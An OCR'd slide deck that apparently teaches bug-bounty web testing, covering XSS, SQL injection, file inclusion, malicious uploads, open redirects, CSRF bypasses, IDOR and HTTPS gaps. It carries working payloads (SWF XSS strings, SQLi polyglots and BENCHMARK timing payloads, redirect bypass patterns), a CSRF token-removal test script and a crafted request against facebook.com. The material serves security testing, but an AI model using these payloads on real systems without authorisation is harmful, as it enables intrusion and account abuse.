
Common Params:
Common Params: onload, allowedDomain, movieplayer, xmlPath, eventhandler, callback (more on OWASP page)
Common Injection Strings:
\%22}))))}catch(e){alert(document.domain);}//
"]);}catch(e){}if(!self.a)self.a=!alert(document.domain);//
"a")(({type:"ready"}));}catch(e){alert(1)}//

SWF Parameter XSS





Tactical Fuzzing - SQLi

SQL Injection

Core Idea: **Does the page look like it might need to call on stored data?**


There exist some SQLi polyglots, i.e;

SLEEP(1) /*‘ or SLEEP(1) or ‘“ or SLEEP(1) or “*/

Works in single quote context, works in double quote context, works in “straight into query” context! (Mathias Karlsson)

SQL Injection

You can also leverage the large database of fuzzlists from Seclists here:



SQL Injection Observations

Blind is predominant, Error based is highly unlikely.

‘%2Bbenchmark(3200,SHA1(1))%2B’
‘+BENCHMARK(40000000,SHA1(1337))+’


SQLMap is king!


- Use -l to parse a Burp log file.
- Use Tamper Scripts for blacklists.
- SQLiPy Burp plugin works well to instrument SQLmap quickly.

Lots of injection in web services!

Common Parameters or Injection points
ID
Currency Values
Item number values
sorting parameters (i.e order, sort, etc)
JSON and XML values
Cookie values (really?)
Custom headers (look for possible integrations with CDN’s or WAF’s)
REST based Services

SQLmap SQLiPy





Best SQL injection resources


DBMS Specific Resources	
mySQL	PentestMonkey's mySQL injection cheat sheet Reiners mySQL injection Filter Evasion Cheatsheet
MSSQL	EvilSQL's Error/Union/Blind MSSQL Cheatsheet PentestMonkey's MSSQL SQLi injection Cheat Sheet
ORACLE	PentestMonkey's Oracle SQLi Cheatsheet
POSTGRESQL	PentestMonkey's Postgres SQLi Cheatsheet
Others	Access SQLi Cheatsheet PentestMonkey's Ingres SQL Injection Cheat Sheet pentestmonkey's DB2 SQL Injection Cheat Sheet pentestmonkey's Informix SQL Injection Cheat Sheet SQLite3 Injection Cheat sheet Ruby on Rails (Active Record) SQL Injection Guide

Tactical Fuzzing - FI & Uploads

Local file inclusion

Core Idea: **Does it (or can it) interact with the server file system?**

Liffy is new and cool here but you can also use Seclists:



Common Parameters or Injection points
file=
location=
locale=
path=
display=
load=
read=
retrieve=

Malicious File Upload ++

This is an important and common attack vector in this type of testing

A file upload functions need a lot of protections to be adequately secure.


Attacks:

- Upload unexpected file format to achieve code exec (swf, html, php, php3, aspx, ++) Web shells or...
- Execute XSS via same types of files. Images as well!
- Attack the parser to DoS the site or XSS via storing payloads in metadata or file header
- Bypass security zones and store malware on target site via file polyglots

Malicious File Upload ++

File upload attacks are a whole presentation. Try this one to get a feel for bypass techniques:

- content type spoofing
- extension trickery
- File in the hole! presentaion - http://goo.gl/VCXPh6



Malicious File Upload ++

As referenced file polyglots can be used to store malware on servers!

See @dan_crowley 's talk: http://goo.gl/pquXC2

and @angealbertini research: corkami.com

Binary files

- 2014/09/08 **PoC** a PDFLaTeX quine+polyglot: A PDF that is also
- 2014/08/10 **PoC** PoC||GTFO 0x5 a Flash, Iso, PDF, ZIP polyglots
  - **article** A cryptographer and a binarista walk into a bar
- 2014/06/27 **PoC** PoC||GTFO 0x4 a TrueCrypt, PDF , ZIP polyglot
  - This Encrypted Volume is also a PDF; or, A Polyglot Trick for E
  - How to Manually Attach a File to a PDF
- 2014/04/02 When your slides read themselves: a binary inception
- 2014/03/30 a JPG/ZIP/PDF binary chimera (the file is a JPG imag the image data is present only once) - 1 data body, 3 heads of diff
- (2014/03/17) PoC||GTFO 0x03 is a PDF/ZIP/JPG/Audio (raw AFS
  - This PDF is a JPEG; or, This Proof of Concept is a Picture of (
  - A Binary Magic Trick, Angecryption
- (2013/12/28) a MBR/PDF/ZIP **polyglot** + article
- (2013/10/06) a schizophrenic PE + article
- (2013/09/13) 'inception' slides a PE+PDF+HTML+ZIP **polyglot** ar
- (2013/01/02) CorkaM-OsX, a Mach-O+PDF+HTML+Java **polyglo**
- (2012/12/13) CorkaMInuX, an ELF+PDF+HTML+Java **polyglot** fil
- (2012/08/01) CorkaMIX, a PE+PDF+HTML(+JavaScript)+(Jar[Cla

Remote file includes and redirects

Look for any param with another web address in it. Same params from LFI can present here too.

Common blacklist bypasses:

- escape "/" with "\/" or “//” with “\/\/”
- try single "/" instead of "//"
- remove http i.e. "continue=//google.com"
- “/\/\” , “|/” , “/%09/”
- encode, slashes
- ”./” CHANGE TO “..//”
- ”../” CHANGE TO “….//”
- ”/” CHANGE TO “//”

Redirections Common Parameters or Injection points
dest=
continue=
redirect=
url= (or anything with “url” in it)
uri= (same as above)
window=
next=

Remote file includes and redirects


RFI Common Parameters or Injection points	
File=	document=
Folder=	root=
Path=	pg=
style=	pdf=
template=	
php_path=	
doc=	

CSRF

CSRF

Everyone knows CSRF but the TLDR here is find sensitive functions and attempt to CSRF.

Burps CSRF PoC is fast and easy for this:



CSRF

Many sites will have CSRF protection, focus on CSRF **bypass**!

Common bypasses:

- Remove CSRF token from request
- Remove CSRF token parameter value
- Add bad control chars to CSRF parameter value
- Use a second identical CSRF param
- Change POST to GET

Check this out...

CSRF

Debasish Mandal wrote a python tool to automate finding CSRF bypasses called Burpy.

Step 1: Enable logging in Burp. Crawl a site with Burp completely executing all functions.

Step 2: Create a template...

debasishm89 on Oct 30, 2013 Update samplexsrf.py

1 contributor

20 lines (19 sloc) | 1.069 kb

Raw Blame History

```
1  from rawweb import *
2  def main(raw_stream,ssl):                                  # create a mail subroutine (mandatory)
3          title = ["Possible XSRF",                  #Test title for reporting when test is successful
4                   "Removed XSRF token from request"]# Brief description of test how you are manipulating the request(Will help
5          raw = RawWeb(raw_stream)                           # Initiate rawweb library
6          raw.addheaders({'Header1':'Value1'})  # Add new headers to that request
7          raw.removeheaders(['Referrer'])                    # Remove Referrer header if exist in raw request
8          final = raw.removeparameter("auth_token")          # final will hold the final request to be fired.(For reporting)
9          result = raw.fire(ssl)
10         #result[0] => 200       => Integer
11         #result[1] => OK        => String
12         #result[2] => Response headers => dictionary
13         #result[3] => body      => string
14         if 'csrf error' in result[3]:
15                 # Generic CSRF error is in response body. Hence return "FALSE"
16                 return "FALSE"
17         else:
18                 # As the generic csrf error is not present in body, treat this as suspicious and +ve result.
19                 return title,final,result[0],result[1],result[2],result[3]
```

Base Request

```
POST /messages/action/ HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.facebook.com/messagingconfirmation?action_url=/messages/action/?
mm_action=delete&tids=mid.1375723992343%3A9fb37a810424df2016&tid=mid.1375723992343:9fb37a81
Cookie: Deleted
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

mm_action=delete&tids=mid.1375723992343:9fb37a810424df2016&fb_dtsg=xy8asd_
```

Crafted Request [Token Removed from Request]

POST /messages/action/ HTTP/1.1
Content-Length: 61
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:20.0) Gecko/20100101 Firefox/20.0
Host: www.facebook.com
Referer: http://www.facebook.com/messagingconfirmation?action_url=/messages/action/?
mm_action=delete&tids=mid.1375723992343%3A9fb37a810424df201&tid=mid.1375723992343:9fb37a810
Fun: Fun
Cookie: Deleted
Content-Type: application/x-www-form-urlencoded

mm_action=delete&tids=mid.1375723992343:9fb37a810424df2016&
Live Response
HTTP/1.1 408 Client timeout
date: Thu, 17 Oct 2013 07:54:30 GMT
connection: keep-alive
content-type: text/html; charset=utf-8
content-length: 2131

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1

CSRF

Or focus on pages without the token in Burp:

https://github.com/arvinddoraiswamy/mywebappscripts/blob/master/BurpExtensions/csrf_token_detect.py

```
#This is where you put the name of the token that is being used in the application you are testing. It searches for __VIEWSTATE by default.
#extension will search for this token in every request and tell you which requests do NOT have a token, so you can manually explore.
anticsrf_token_name='securityRequestParameter'
```

CSRF

CSRF Common Critical functions	
Add / Upload file	Password change
Email change	Transfer Money / Currency
Delete File	Profile edit


Privilege, Transport, Logic

Privilege

Often logic, priv, auth bugs are blurred.

Testing user priv:

1. admin has power
2. peon has none
3. peon can use function only meant for admin



Privilege

1. Find site functionality that is restricted to certain user types
2. Try accessing those functions with lesser/other user roles
3. Try to directly browse to views with sensitive information as a lesser priv user

Autorize Burp plugin is pretty neat here...

https://github.com/Quitten/Autorize

Common Functions or Views
Add user function
Delete user function
start project / campaign / etc function
change account info (pass, CC, etc) function
customer analytics view
payment processing view
any view with PII

1. Browse using high priv user
2. Login with a lower priv user
3. Burp Plugin re-requests to see if low priv can access high priv

Insecure direct object references


IDORs are common place in bounties, and hard to catch with scanners.


Find **any and all** UIDs

- increment
- decrement
- negative values
- Attempt to perform sensitive functions substituting another UID
  - change password
  - forgot password
  - admin only functions

Idor's

Common Functions , Views, or Files
Everything from the CSRF Table, trying cross account attacks
Sub: UIDs, user hashes, or emails
Images that are non-public
Receipts
Private Files (pdfs, ++)
Shipping info & Purchase Orders
Sending / Deleting messages


Parse
https://www.parse.com/account/statement?charge=28875
Select an App


https://www.parse.com/account/statement?charge=28860
Select an App
Account
Overview
Billing
App keys
Notifications
Parse Store
Request Limit (30 req/s)
$ 109.7

Transport

Most security concerned sites will enable HTTPs. It's your job to ensure they've done it **EVERYWHERE**. Most of the time they miss something.

Examples:

- Sensitive images transported over HTTP
- Analytics with session data / PII leaked over HTTP

Transport


https://github.com/arvinddoraiswamy/mywebappscripts/tree/master/ForceSSL

1. Spider the application and generate a site map in Burp.
2. Select the sites/directories that you want using CTRL+Click; right click in Burp and select 'Copy all URLs'.
3. Create a new file called https_urls in the same directory as this script.
4. Paste the copied URLs into this file and save this file.
5. Run the script force_http_req_threaded.py as follows - python force_http_req_threaded.py.
6. Create a directory called URLs. The file 'https_urls' is copied into URLs and split into multiple files; each having 200 lines
7. Each file is processed and every single https URL now requested over HTTP.
8. The result of this process is written into a file called 'report'. This file is in the same directory as the script.

Logic

Logic flaws that are tricky, mostly manual:

- substituting hashed parameters
- step manipulation
- use negatives in quantities
- authentication bypass
- application level DoS
- Timing attacks



Mobile

